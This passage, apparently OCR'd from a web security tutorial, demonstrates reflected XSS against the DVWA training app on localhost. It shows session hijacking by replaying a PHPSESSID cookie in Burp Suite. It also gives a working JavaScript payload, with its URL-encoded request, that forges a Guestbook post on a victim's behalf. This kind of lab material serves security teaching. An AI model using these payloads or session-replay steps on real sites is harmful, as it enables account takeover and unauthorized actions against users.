
```
http://localhost:81/DVWA/vulnerabilities/xss_r/
```

Now in BurpSuite, we have to turn the interceptor ON and enter the PHPSESSID value as sh-own below.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex

```
Request to http://localhost:81  [127.0.0.1]

GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkri6igbs2
Connection: close
Upgrade-Insecure-Requests: 1
```

Once we do this we get access to the page without any credentials. This is known as session hijacking.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render

```
Response from http://localhost:81/DVWA/vulnerabilities/xss_r/  [127.0.0.1]

HTTP/1.1 200 OK
Date: Fri, 07 Sep 2018 06:27:53 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 4268
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```


2. Performing Unauthorized Activities

It would be great if we can steal the sessionID or cookies of our victims everytime but it is not possible. If the HTTPOnly cookie attribute is set, we cannot steal the cookies through JavaSc-ript. However, we can still perform unauthorized actions inside the application on behalf of our victim using XSS injection. For instance, in this attack scenario le us post a new messag-e in the Guestbook on behalf of the victim user, without his consent. For this, we need to forg-e a HTTP POST request to the Guestbook page with the appropriate parameters with Java Script.


The following payload will do this by creating an XMLHTTPRequest object and setting the necessary header and data.

```
<script>
        var xhr = new XMLHttpRequest();
        xhr.open('POST','http://localhost:81/DVWA/vulnerabilities/xss_s/',true);
        xhr.setRequestHeader('Content-type','application/x-www-form-urlencoded');
        xhr.send('txtName=xss&mtxMessage=xss&btnSign=Sign+Guestbook');
</script>
```

This is how the request should be pasted in the browser (the highlighted part).


localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>var xhr = new XMLHttpRequest();xhr.open('POST','http://localhost:81/DVWA/
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello d
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


In Burpsuite Interceptor, the request looks like this as shown below.



```
Request to http://localhost:81  [127.0.0.1]

GET
/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest();xhr.open(%27POST%27,%27http://localhost:81/DVWA/vulnerabilities/xss_s/%27,true)
;xhr.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);xhr.send(%27txtName=xssssss%26mtxMessage=xssssssss%26btnSign=Sign+Guestboo
k%27);%3C/script%3E HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkri6igbs2
Connection: close
Upgrade-Insecure-Requests: 1
```

